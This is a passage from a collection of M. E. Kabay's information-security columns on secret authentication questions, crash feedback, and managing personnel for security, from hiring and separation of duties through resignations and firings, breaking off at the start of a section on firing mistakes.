19. Build a corporate culture which rewards responsible behaviour such as reporting security violations.

20. Develop clearly written security policies and procedures.

21. Security procedures should make it easy to act in accordance with security policy.

22. Failing to act in accordance with security policies and procedures should be a serious matter.

23. Enforcing standards of security can increase the likelihood that employees will subsequently act more cooperatively.

24. A working environment in which employees are respected is more conducive to good security than one which devalues and abuses them.

25. Security supervisors should get to know the staff from whom they need support.

26. Encourage social activities in the office.

27. Pay special attention to social outliers during instruction programs.

28. Monitor compliance more closely in both ends of the popularity range.

29. Work with the outliers to resist the herd's anti-security bias.

30. Include small gifts in your security awareness program.

31. Start improving security a little at a time and work up to more intrusive procedures.

32. Before discussing security at a meeting, have one-on-one discussions with the participants.

33. Remain impartial and encourage open debate in security meetings.

34. Bring in experts from the outside when faced with groupthink.

35. Meet again after a consensus has been built and play devil's advocate.

* * *

M. E. Kabay, PhD, CISSP can be reached by e-mail at <mkabay@compuserve.com>.

Get Authentic Advice
Before Giving Advice on Authentication

by M. E. Kabay, PhD, CISSP

I recently visited a site where the signup procedure included a request for a secret authentication question. Here's an edited version of what I wrote to the folks running the site after I signed up.

# # #

Dear Folks:

On the HELP page where you discuss good secret questions, you have written:

>When you create a new <certificate>, we ask you to choose a secret question and type the corresponding answer. If you forget your password, we'll ask you for the answer to your secret question and the name of the country and region in which you live. We'll use your answers to these questions to verify your identity before we allow you to choose a new password.

For your security and convenience, make sure that the answer to your secret question is:

(1) Something only you know.

(2) Not related to your password or sign-in name in any way.

(3) Unlikely to change over time.

(4) Extremely difficult for others to guess, even if they see your secret question.

Some examples of good secret questions are:

(a) What are the last five digits of my Visa card?

(b) What are the last five digits of my social security number?

(c) What is my mother's maiden name? <

[I have labeled the items for purposes of clarity.]

Your criteria are good.

Your examples are bad.

Question (a), the credit-card number, fails criteria 1 and 3: lots of people can know the user's credit-card number and people have to get new cards all the time. In addition, the answer is not unique because many people have several credit-cards. Depending on what your staff do when an answer is wrong, there could be repercussions such as being permanently barred from reactivating the certificate.

Question (b), SSN, fails criteria 1 because abuse of the social security number has resulted in widespread availability of this information, especially to criminal hackers. Some states even use the SSN as the driver's license number — and sell CDs with those data to anyone willing to pay.

Question (c), mother's maiden name, fails criteria 1 because that information is a matter of public record and can even be obtained online in some states. In addition, many family members know the answer and, with the widespread occurrence of unmarried mothers, there are now many people whose name is the same as their mother's family name.

Please feel free to use the examples and analysis above (verbatim, if you like -- no attribution required) to show your users how easy it is to choose bad questions.

To get the concept across to inexperienced users, I recommend plentiful, personally memorable and preferably amusing examples. Consider

* What was your first boy/girlfriend's favorite movie/book/?

* What was the nickname of your favorite teacher in grade six?

* What made you get really sick when you were 4 years old?

* Whom did your best friend imitate at the famous Halloween party in where three of your schoolmates were arrested?

* What award are you proudest of?

* How long and where was your sister away the year your dog ate the hamster?

# # #

I suspect that somebody without adequate training in INFOSEC principles was responsible for providing their examples.

Recommendations:

* Before giving advice to the public on legal matters, consult an attorney with suitable expertise for advice.

* Before giving advice to the public on information security matters, consult an information security specialist with suitable expertise for advice.

* * *

M. E. Kabay, PhD, CISSP can be reached by e-mail at <mkabay@compuserve.com>.

The above version includes corrections

of errors in the original article:

I gave bad examples of personal questions.

Feedback From Bad Operating Systems

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

Netscape Navigator, the widely-used Web browser, has a product feature that I think should interest the makers of popular operating systems and of other products.

But first, let's look at the reliability of today's most widely-used operating systems.

At a recent conference, I asked a quality assurance expert from Microsoft how often, on average, Windows 9x machines crash per day.

He said he didn't know but would try to find out. Dr Peter Neumann, editor of the RISKS Forum Digest, wrote last year that ". . . many other folks report that various [W]indows versions typically require a reboot as often as every week or two [See RISKS 20.24]." In contrast, colleagues around the lunch table chimed in with a wide range of estimates from twice a day to once every two days. Everyone laughed when I pointed out that a rollover problem with a counter in the operating system meant that no Windows 9x system could run longer than 49.7 days [see http://catless.ncl.ac.uk/Risks/20.24.html or http://support.microsoft.com/support/kb/articles/q216/6/41.asp] -- the very idea that a Windows 9x system could possibly run without crashing long before that limit struck everyone as ludicrous.

I suspect that no one knows in any detail just how often and why Windows 9x systems are crashing. Even if Microsoft were to survey users by phone, by e-mail or using a Web form, I think the data would be flawed.

The brutal fact is that Windows crashes so often that an entire generation of computer users think it's normal for an operating system to crash at least a few times a week. Yes, I know that part of the problem is that there is no security kernel, so that all programs run as root and can make changes all over memory, even in other processes' stacks and pointers. In fact, many application programs even have the temerity to replace some of the system files to suit themselves, regardless of possible effects on other programs.

In contrast, when I ran a data center in the 1980s, the HP3000 systems we used as we serviced 1,000 users crashed so rarely -- perhaps once in several weeks or months -- that every event was logged and reported to HP. We took core dumps and we ourselves or HP technicians read them to determine exactly which process had caused the system failure. HP recorded the problems and published a biweekly magazine called the Software Status Bulletin to warn users of known problems and propose patches or workarounds if possible.

This system also allowed HP customers to judge when it was safe to install new revisions of the operating system -- our data center waited until the number of new problem reports per month had dropped to the baseline with which we were comfortable.

Now granted, there are many operating system and application program bugs that are indeed reported in the Microsoft Knowledge Base, and I do congratulate the company on its commitment to customer service. Nonetheless, I guess that a lot of people, like me, simply

reboot our systems with a snarl and don't even bother telling the vendor that there was a problem.

I think it would help everyone if Microsoft could have a wider picture, preferably in real time, of what's making their operating systems crash.

Back to Netscape. The function of interest is called the Netscape Quality Feedback Agent; here's the text it provides to explain the function:

> This is a feature that allows you to send information about a problem you are having back to the Netscape developers that will help them to improve their products. The Agent uses Talkback™ technology from Full Circle Software.

Communicator activates the Agent to gather information that will help solve a problem or improve the product. When the Agent is activated, it collects useful technical data and automatically presents an information window where you can enter your comments. All you have to do is click the Send button, and the Agent sends the information to Netscape over the Internet, using encryption and a secure connection to ensure privacy. Netscape uses the kind of information collected by the Agent to debug, upgrade, and improve their products. You can see everything the Agent sends before it is sent. <

I suggest that operating-system manufacturers -- and perhaps the creators of other kinds of software too -- offer users this option to enable automatic logging and communication of failures to the parent companies.

Many users would be glad to enable such a function as long as the load were not too onerous on the connection (an unlikely problem) and if they were convinced that the company were genuinely protecting their privacy. Such protection could be achieved by using the unique processor ID available in new-generation processors and refraining from linking processor IDs to real-world data.

With a bit of effort, companies would be able to concentrate their efforts on the bugs causing the most frequent system crashes in the real world instead of depending only on the people who bother to send in problem reports.

In an ideal world, such statistics would actually be published openly so that users could monitor the state of new operating system revisions and make informed choices about when to upgrade their systems.

Let's hope someone is listening out there.

* * *

M. E. Kabay, PhD, CISSP can be reached by e-mail at <mkabay@compuserve.com>.

Personnel Management and INFOSEC
Part 1. Hiring

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In this series, we are reviewing some of the implications of personnel management for information security.

Crime is a human issue, not merely a technological one. True, technology can reduce the incidence of computer crimes, but the fundamental problem is that people can be tempted to take advantage of flaws in our information systems. The most spectacular biometric access control in the world won't stop someone from getting into your computer room if the janitor lets them in "just to pick up a listing."

Hiring new employees poses a particular problem; growing evidence suggests that many of us inflate our resumes with unfounded claims. Be especially careful of vague words such as "monitored," and "initiated"--find out what the candidate did in specific detail, if possible. Be sure that references are followed up at least to verify that the candidate really worked where the resume claims they did.

Unfortunately, there is a civil liberties problem when considering someone's criminal record. Once someone has suffered the legally-mandated punishment for a crime (fines, community service, imprisonment), discriminating against them in hiring may be a violation of their civil rights. Can you exclude convicted felons from any job openings? from job openings similar to areas in which they abused their former employers' trust? Are you permitted in law to require that prospective employees approve background checks? Can you legally require polygraph tests? Drug tests? You should consult your corporate legal staff to ensure that you know your rights and obligations in your specific legal context.

Even checking references from previous employers is fraught with uncertainty. Employers may hesitate to give bad references even for incompetent or unethical employees for fear of lawsuits if their comments become known or even if the employee fails to get a new job. Today, you can't even be sure you'll get an answer to the simple question, "Would you rehire this employee?"

Ex-employers must also be careful not to inflate their evaluation of an ex-employee. Sterling praise for a scoundrel could lead to a lawsuit from the disgruntled new employer.

For these reasons, a growing number of employers have corporate policies which forbid discussing a former employee's performance in any way, positive or negative. All you'll get from your contact in such cases is, "Your candidate did work as an Engineer Class 3 from 1991 to 1992. I am forbidden to provide any further information."

It is a commonplace in the security field that some people who have successfully carried out crimes have been rewarded by a "golden handshake" (a special payment in return for leaving) and even positive references. The criminals can then move on to victimize a new employer. For the same reasons that we cannot know exactly how many crimes are carried out, we can't tell how often this extortion takes place.

To work around such distortions, question the candidate closely about details their education and work experience. The answers can then be checked for internal consistency and compared with the candidate's written submissions. Liars hate details: it's so much harder to remember which lie to repeat to which person than it is to repeat the truth. Ask experienced employees to interview the candidate. Compare notes in meetings among your staff. I recall one new employee who claimed to have worked on particular platform for several years--but didn't know how to log on. Had he chatted with any of the programmers on staff before being hired, his deception would have been discovered quickly enough. Ironically, had he told the truth, he might have been hired anyway.

Before allowing new employees to start work, they should sign an employment agreement which stipulates that they will not disclose confidential information or trade secrets from their previous employer. Another clause must state that they understand that you are explicitly not requesting access to information misappropriated from their previous employer or stolen from any other source.

The Uniform Trade Secrets Act, which is enforced in many jurisdictions in the U.S., provides penalties which are triple the demonstrated financial damages caused by the data leakage plus attorney's fees.

* * *

M. E. Kabay, PhD, CISSP can be reached by e-mail at <mkabay@compuserve.com>.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Personnel Management and INFOSEC
Part 2. Ongoing Management: Opportunities for Abuse

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In this series, we are reviewing some of the implications of personnel management for information security.

Security managers don't have to be paranoid, they just have to act as if they're paranoid. Work with your colleagues to help you identify behavior that indicates increased risk for your organization.

Treat people with scrupulously fair attention to written policies and procedures. Selective or capricious enforcement of procedures is harassment. If you allow some of your staff to be alone with the check run but force all others to be accompanied, the latter can justifiably interpret your inconsistency as an implicit indication of distrust. Such treatment may move certain employees to initiate grievances and civil lawsuits or to lay complaints under criminal statutes.

Inconsistency reduces your effectiveness. Suppose George is known for a no-nonsense, bluff manner. He sticks to technical issues with his staff; he rarely socializes with his colleagues and almost never talks about anyone's feelings. George discovers that his chief programmer, Sally, seems preoccupied and irritable lately. What is Sally to think when George suddenly enquires sweetly about how things are at home and whether she is under any strain? It would be easy for Sally to misinterpret George's apparent concern as either an unwarranted intrusion into her private life, a sexual come-on, or an accusation. George's unusual behavior could trigger alarm bells even in innocent employees.

In general, managers -- not just security officers -- should always be looking for opportunities to use the system in unauthorized ways -- no wait, wait, I mean so they can identify areas for improving security (you silly, twisted reader, you)!

What would you do if you discovered that an employee who used to occupy your current office still had the key? You would politely ask them to give it up. No one would question the reasonableness of such a request. However, when you remove access to the network server room from a system analyst who has no reason to enter that area, you may be treated to resentment, sulking and abuse. People learn about keys when they're children; they don't extend the principles to information security. People sometimes treat access controls as status symbols; why else would a CEO who has no technical training demand that his access code include the tape library and the wiring closet?

You can overcome these psychological barriers to better security by introducing a different way of looking at vulnerabilities. When you identify an opportunity to use the system in unauthorized ways, turn the discussion into a question of protecting the person against undue suspicion. For example, if one of your employees were found to have more access to secured files than required for her job, you could explain that having such capabilities put her at risk. If anything ever did go wrong with the secured files, she'd be a suspect. There's no need to frame the problem in terms of suspicion and distrust.

With these principles in mind, be alert to such opportunities as making an employee remain alone in a sensitive area, allowing unsupervised access to unencrypted backups, or having only one programmer who knows anything about the internals of the accounting package.

In the next piece in this series, I'll look at the problem of the indispensable employee.

* * *

M. E. Kabay, PhD, CISSP can be reached by e-mail at <mkabay@compuserve.com>.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Personnel Management and INFOSEC
Part 3. Ongoing Management: Redundancy and Security

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In this series, we are reviewing some of the implications of personnel management for information security.

For most areas of information processing, redundancy is generally viewed as either a Bad Thing or an unavoidable but regrettable cost paid for specific advantages. For example, in a database, indexing may require identical fields (items, columns) to be placed in separate files (datasets, tables) for links (views, joins) to be established. However, in managing personnel for better security, redundancy is a requirement. Without shared knowledge, our organization is a constant risk of a breach of availability.

Redundancy in this context means having more than one person who can accomplish a given task. Another way of looking at it is that no knowledge shall belong to only one person in an organization.

Unique resources always put our systems at risk; that's why companies like Tandem, Stratus and others have so successfully provided computer systems for critical-task functions such as stock exchanges and banking networks. Such redundant or fault-tolerant computer systems and networks have twin processors, channels, memory arrays, disk drives and controllers.

Similarly, a fault-tolerant organization will invest in cross-training of all its personnel. Every task should have at least one other person who knows how to do it--even if less well than the primary resource. This principle does not imply that you have to create clones of all your employees; it is in fact preferable to have several people who can accomplish various parts of any one person's job. Spreading knowledge throughout the organization makes it possible to reduce the damage caused by absence or unavailability of key people.

If a single employee is the only person who knows about a critical function in your organization, you are at risk. Your organization will suffer if the key person is away, and it may suffer if the key person decides to behave in unauthorized and harmful ways. Do you have anyone in your shop whose absence you dread? Are there any critical yet undocumented procedures for which everyone has to go ask Joe?

A client in a data center operations management class volunteered the following story. There was a programming wizard responsible for maintaining a key production program; unfortunately, he had poor communication skills and preferred to solve problems himself rather than training and involving his colleagues. "It'll be faster for me to do it myself," he used to say. During one of his rare vacations, something went wrong with "his" production program, shutting down the company's operations. The wizard was in the north woods, out of reach of all modern communications; the disaster lasted until he returned.

Not only does your organization suffer, but also Mr/Ms Indispensable suffers from the imbalance

of knowledge and skill when no one else knows what they know. Some indispensables are dedicated to the welfare of their employer and of their colleagues. They may hesitate to take holidays. If their skills are needed from hour to hour, it becomes more difficult to allow them to participate in committee meetings. These are the people who wear beepers and cannot sit undisturbed even in a two-hour class. If the Indispendable's skills affect day-to-day operations, they may find it hard to go to offsite training courses, conferences and conventions. Despite their suitability for promotion, indispensable people may be delayed in their career change because the organization finds it difficult or expensive to train their replacement. In extreme cases, the newly promoted manager may find themselves continuing to perform specialized duties that ought to be done by their staff. I remember my amazement when the newly-promoted VP of information systems at a service bureau informed me that he was the only person on the technical support and operations team who was competent to reconfigure the mainframe computer.

* * *

M. E. Kabay, PhD, CISSP can be reached by e-mail at <mkabay@compuserve.com>.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Personnel Management and INFOSEC

Part 4. Ongoing Management:
The Expert in the Next Office

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In this series, we are reviewing some of the implications of personnel management for information security. In the previous article, I discussed some of the security issues relating to shared knowledge. In this article, I examine the other security costs of failing to manage knowledge effectively.

"Marcie, can you spare a minute?" Marcie groans inwardly. This is the sixth time this morning someone has come in from a neighbouring office to ask her for "a minute". Each occasion lasted about a quarter of an hour. The questions all concerned MARVEL 4-5-6, on which Marcie is the acknowledged expert.

However, Marcie is actually the Assistant to the Director of Finance, not a Technical Support specialist from the Information Center in Data Processing. Every time she's interrupted by a call for help from people in Accounting, Shipping, Engineering, and even occasionally from Data Processing, she falls further behind in her assigned work. She likes helping people, but lately she's had to stay late after the nominal end of her work day simply to make up for the time she has used acting as informal technical support to her neighbors.

Marcie may have a bad time of it unless something changes in her organization. She may be fired by her boss because her productivity drops too low according to her job description. She may burn out and quit because of overwork and criticism. Or she may cause resentment among her colleagues and neighbors by declining to help them or by complaining to her own boss and causing a ruckus. Alternatively, she may have a good time and manage to meet all the demands on her quite successfully until the DP department begins to feel threatened and someone either complains to the higher-ups or begins spreading nasty comments about poor, helpful Marcie.

Being the expert in the next office is tough on the expert.

Looking at this situation from a management point of view, there are problems for the recipients of all this free aid. The longer they can persist in getting apparently free help from their unofficial benefactor, the longer they can avoid letting upper management know they need help with their office automation tools. Then when the bubble bursts and the expert becomes unavailable, managers are confronted with a sudden demand for unplanned resources. In some organizations, unexpected staffing requirements are difficult to satisfy. Managers have a hard time explaining how it is that they were unable to predict the need and budget for it.

TINSTAAFL

Engineers often say, "There is no such thing as a free lunch" (abbreviated TINSTAAFL) to imply that no benefit is without cost.
From a technical support perspective, even the most gifted unofficial expert is necessarily an amateur. True, there are many users whose technical knowledge of their tools exceeds that of their own technical support staff. But professional technical support consists of far more than just technical knowledge. Almost no amateur expert will

- have colleagues to discuss the problem with on a technical level;
- have backup personnel so she can provide faster service to requesters;
- search the appropriate technical manuals with the user experiencing a problem;
- have access to all the periodical information provided by manufacturers;
- document the problems carefully so as to avoid having to solve them all over again later;
- have access to phone-in consulting services;
- determine the cause of the problem and ensure that the problem does not recur; and
- broadcast information about the problem, its workaround, and its fix to unaffected users who may benefit from the information.

In conclusion, failing to manage knowledge effectively can lead to a breach of availability (systems on which people rely may be inaccessible without a missing expert) or of utility (existing systems may not be fully exploited in the absence of a missing expert). From a security perspective as well as from a general management perspective, it is more sensible for employees to help themselves and each other by letting management know they need technical support.

If you are the Expert in the Next Office, when someone asks you for technical help in an area that isn't part of your formal job, by all means help them -- but let your manager know immediately that there's a support problem.

If you find yourself asking The Expert in the Next Office for technical help even though she isn't really supposed to be spending time on such problems, don't stop this time -- but tell your own manager that you'd prefer it to be an exceptional case and that you'd much rather have a permanent technical support team to work with.

* * *

M. E. Kabay, PhD, CISSP can be reached by e-mail at <mkabay@compuserve.com>.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Personnel Management and INFOSEC

Part 5. Ongoing Management:
Cross-Training and Vacation Time

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In this series, we are reviewing some of the implications of personnel management for information security. In two previous articles, I discussed some of the issues relating to the unreplaceable, indispensable employee and argued that such lack of shared knowledge is a security risk. In this article I examine why some people try to sequester knowledge and look at the issue of forced vacation time.

Sometimes a person continues to be indispensable because of fear that their value to their employer resides in their private knowledge. Such employees resent training others. The best way to change their counter-productive attitude is to walk what you talk: share knowledge with them and with everyone else in your group. Make education a normal part of the way you work. Encourage cross-training by allocating time for it. Make cross-training a factor in your employee evaluations. Have discussions of current topics from the trade press and academic journals. Start a journal club where people take it in turn to present the findings from recent research in areas of interest.

Reluctance to explain their job to someone else may also mask unauthorized or illegal activity. Take for example the case of Lloyd Benjamin Lewis, assistant operations officer at a large bank. He arranged with a confederate outside the bank to cash fraudulent check for up to $250,000 each on selected legitimate accounts at Lewis' branch. Using a secret code stolen from another branch, Lewis would scrupulously encode a credit for the exact amount of the theft, thus giving the illusion of correcting a transaction error. Lewis stole $21.3 million from his employer between September 1978 and January 1981, when he was caught by accident. For unknown reasons, a computer program flagged one of his fraudulent transactions so that another employee was notified of an irregularity. It did not take long to discover the fraud, and Lewis was convicted of embezzlement. He was sentenced to five years in a federal prison.

Since Lewis was obliged to be physically present to trap the fraudulent check as they came through the system, he could not afford to have anyone with him watching what he did. I doubt that Lewis would have been enthusiastic about having to train a backup to do his job. If anyone had been cross-trained, I doubt the embezzlement would have continued so long and been so serious.

Another even more sensitive topic is vacation time.

Lloyd Benjamin Lewis took his unauthorized duties (stealing money from his bank) so seriously that during the entire period of his embezzlement, about 850 days, he was never late, never absent, and never took a single vacation day in over two years. As a data center manager, I would have been quite alarmed at having an employee who had failed to be absent or late a single day in more than two years. How would you know what would happen if Mr Perfect really were away? The usual rule in companies is that if an employee fails to use vacation days, they can be carried over for a limited time and then they expire. This is supposed to be an incentive to take vacation time. For normal, honest employees it probably works fine. For dishonest employees who have to be present to control a scam, losing vacation days is irrelevant.

I recommend that every employee be required to take scheduled vacations within a definite -- and short -- time limit. No exceptions should be permitted. Excessive resistance to taking vacations should be investigated to find out why the employee insists on being at work all the time.

The problem is that the devoted, dedicated employee can get caught up in a web of suspicion precisely because of exceptional commitment. The only ways I can think of to avoid difficulties of this kind are (1) to make the reason for the policy well known to all employees so no one feels singled out; (2) to rely on the judgement and discretion and good will of the investigating manager to avoid hurt feelings in their most loyal employees.

* * *

M. E. Kabay, PhD, CISSP can be reached by e-mail at <mkabay@compuserve.com>.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Personnel Management and INFOSEC

Part 6. Ongoing Management:
Changes in Behavior

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In this series, we are reviewing some of the implications of personnel management for information security.

Any kind of unusual behavior can pique the curiosity of a manager. Even more important from a security management standpoint, any consistent change in behavior should stimulate interest. Is Miss Punctual suddenly late--day after day? Did Mr Casual start showing up regularly in hand-tailored suits? Why is Miss Charming snarling obscenities at her staff these days? What accounts for Charles' working overtime every day all of a sudden -- in the absence of any known special project? Is Yosuf, that paragon of perfection, now producing obvious errors in simple reports? How is it that the formerly complaisant Waclav is now a demanding and bitter complainer?

Any radical change in personality should elicit concern, too. If the normally relaxed head accountant now has beads of sweat on her forehead whenever you discuss the audit trails, perhaps it's time to look into her work more closely. Mr Bubbly is now a morose whisky-swilling sourpuss: why? The formerly grim Schultz now waltzes through the office with a perpetual smile on his face. What happened? Or what is happening?

All of these changes alert you to the possibility of subterranean changes in the lives of your employees. Although these changes do indeed affect the security of your organization, they also concern managers as human beings who can help other human beings. Mood swings, irritability, depression, euphoria--these can be signs of psychological stress. Is your employee becoming alcoholic? a drug addict? abused at home? going through financial difficulties? having trouble with teenagers? falling in love with a colleague? Of course you can't help everyone, but at least you can express your concern and support in a sensitive and gentle way. Such discussions should take place in private and without alarming the subject or exciting other employees. If you feel out of your depth, by all means involve your human resources or personnel department. They will either have a psychologist or trained counselor on staff or be able to provide appropriate help in some other way such as an Employee Crisis Line.

There are sad cases in which employees have shown signs of stress but been ignored, with disastrous consequences: suicides, murders, theft, and sabotage. Be alert to the indicators and take action quickly.

With so much of our organizations' financial affairs controlled by information systems, it is not surprising that sudden wealth may be a clue that someone is committing a computer crime. A participant in the Information Systems Security Course reported that an accounting clerk at a U.S. government agency in Washington, D.C. was arrested for massive embezzlement. The tipoff? He arrived at work one day in a Porsche sports car and boasted of the expensive real estate he was buying in a wealthy area of the Capital region.
Not all thieves are that stupid. A healthy curiosity is perfectly justified if you see an employee sporting unusually expensive clothes, driving a sleek car after years with a rust-bucket, and chatting pleasantly about the latest trip to Acapulco when their salary doesn't appear to explain such expenditures. On the other hand, being a nosy Parker who butts into people's private lives will win

you no friends. It's a real bind but ignoring the issue doesn't make it disappear.

The other kind of change -- towards the negative -- may also indicate trouble. Why is your system manager looking both dejected and threadbare these days? Is he in the throes of a personal debt crisis? in the grip of a blackmailer? beset with a family medical emergency? a compulsive gambler on a losing streak? Again, on humane grounds alone you would want to know what's up in order to help. As a manager concerned with security, you have to investigate. In these days of explosive rage and ready access to weapons, ignoring employees with a dark cloud hovering over their heads may even be irresponsible and dangerous.

The manager's job is a tough one: you must walk the thin line between laissez-faire uninvolvement (and risk lifelong regrets or even prosecution for dereliction of duty) and overt interference in the private affairs of your staff (and risk embarrassment and prosecution for harassment).

Written policies will help you; so will a strong and ongoing working relationship with your human resources staff. Making it clear to all employees that managers are available for support and expected to investigate unusual behavior will also help avoid misunderstandings.

* * *

M. E. Kabay, PhD, CISSP can be reached by e-mail at <mkabay@compuserve.com>.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Personnel Management and INFOSEC

Part 7. Ongoing Management:
Separation of duties

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In this series, we are reviewing some of the implications of personnel management for information security. In this article, I examine the concepts of separation of duties.

The same principles that apply to the control of money should apply to control of data. Watch the tellers at a bank: when you deposit a large check, you'll see the teller going to a supervisor and having that person look the check over and initial the transaction. When bank tellers empty the automatic teller machines at night and fill the cash hoppers, there are always two people present. The person who creates a check is not the person who signs it.

In well-run information systems departments, data entry is distinct from validation and verification. For example, a data entry supervisor can check on the accuracy of data entry but cannot enter a new transaction without having their direct supervisor check their work. There is no excuse for allowing the supervisor to enter a transaction and then, effectively, authorize it. What if the entry were in error -- or fraudulent? Where would the control be?

In quality assurance for program development, the principles of separation of duty are well established. For example, the person who designs or codes a program must not be the only one to test the design or the code. Test systems are separate from production systems; programmers must not have access to confidential and critical data which are controlled by the production staff. Programmers must not enter the computer room if they have no authorized business there; operators must not modify production programs and batch jobs without authorization.

When I ran operations at a service bureau many years ago, I trained two systems managers as soon as I could to take over the day-to-day management of the computer systems. When they were ready, I asked them to remove system manager capabilities from my account. I had no wish to intrude on their province of responsibility. My meddling with system parameters would cause more trouble than it would solve. Were there to be an emergency, I could be granted system management permissions and resume my former role. This attitude exemplifies the concept of separation of duties.

In early 1995, the financial world was rocked by the collapse of the Barings PLC investment banking firm. The Singapore office chief, Nicholas Leeson, was accused of having played the futures market with disastrous consequences. The significant point in our context is that he managed to carry out all the orders without independent overview. Had there been effective separation of duties, the collapse would not have occurred.

A related approach is called dual control. As an example of dual control, consider the perennial problem of having secret passwords not know to management yet sometimes needing emergency access to those passwords. This problem does not generally apply to ordinary users' passwords, which can normally be reset by a security administrator without having to know the old password (and which are then changed to a truly secret string by the user after a single logon). However, if there is only one person who has the root password for a system (say, because the other system

manager is on vacation) then it makes sense to store a written copy of the root password in a truly opaque envelope, seal it, sign the seal, tape over the seal with non-removable tape, and then store the envelope in a corporate safe. The principle of dual control dictates that such a copy of the root password should be accessible only if two officers of the organization simultaneously sign for it when taking it out of the corporate safe.

In conclusion, think about the structure of control over information as you design your INFOSEC policies and make sure you are providing separation of duties or dual control throughout your systems.

* * *

M. E. Kabay, PhD, CISSP can be reached by e-mail at <mkabay@compuserve.com>.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Personnel Management and INFOSEC

Part 8. Firings and Resignations

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In this series, we are reviewing some of the implications of personnel management for information security. I started the series with hiring; the other end of the employer-employee relationship also deserves attention from a security-conscious manager. Taking our security mandate in the widest sense, we have to protect our employer and ourselves against potential damage from unethical, disgruntled or incompetent employees and against the legal consequences of improper firing procedures. Common sense and common decency argue for humane and sensitive treatment of people being fired and those who are resigning.

Resignations

The potentially most dangerous form of employment termination is the resignation. The problem is summed up in the caption of a cartoon I once saw. A savage attack is in progress against a medieval town; a clan war chieftain confronts a singed and dirty warrior. "No, no, Thor! Pillage, THEN burn!" Like the warriors, employees rarely resign without planning. An employee may have an indefinite period during which he or she knows that resignation is imminent, whereas the employer may remain unaware of the situation. If the employee has bad feelings towards or evil designs on the current employer, there is a period of vulnerability unknown to management. Dishonest or unbalanced employees could steal information or equipment, cause immediate or delayed damage using programmatic techniques (the so-called "logic-bomb"), or introduce faulty data into the system ("data diddling").

The policies discussed in previous articles for ongoing management should reduce the risks associated with resignations. Your goal as a manager should be to make resignations rare and reasonable. By staying in touch with your employees' feelings, moods and morale, you can identify sources of strain and perhaps resolve problems before they lead to resignations and their associated security risks.

Firings

Firings give the advantage to employers. The time of notification can be controlled to minimize its effects on the organization and its business. For example, employers might find it best to fire an incompetent or no-longer acceptable employee before beginning an important new project or after a particular project has finished.

Some people argue that to reduce the psychological impact on other employees, they fire people at the end of the day, perhaps even before a long weekend. The theory is that the practice gives everyone a cooling-off period outside working hours. These managers say they don't want the buzz of conversation and speculation that often follow a firing to intrude on the work day. This policy fails to regard the psychological stress to employees who have a ruined weekend and no way of responding constructively to their potentially catastrophic loss of a regular income.

A better approach to this stressful task is to fire people early on Monday morning in order to

provide an unrushed exit interview and job counseling to help the employee prepare for job hunting. In this scenario, the regrettable necessity (from the manager's point of view) of terminating employment is buffered by professionals in the human resources department who can give the departing employee a sense of hope and some practical as well as emotional support in their difficult time. This humane attitude is particularly important when there are many people being fired -- one of the worst experiences possible for both employees and managers and an event that has serious security implications.

Doing it wrong

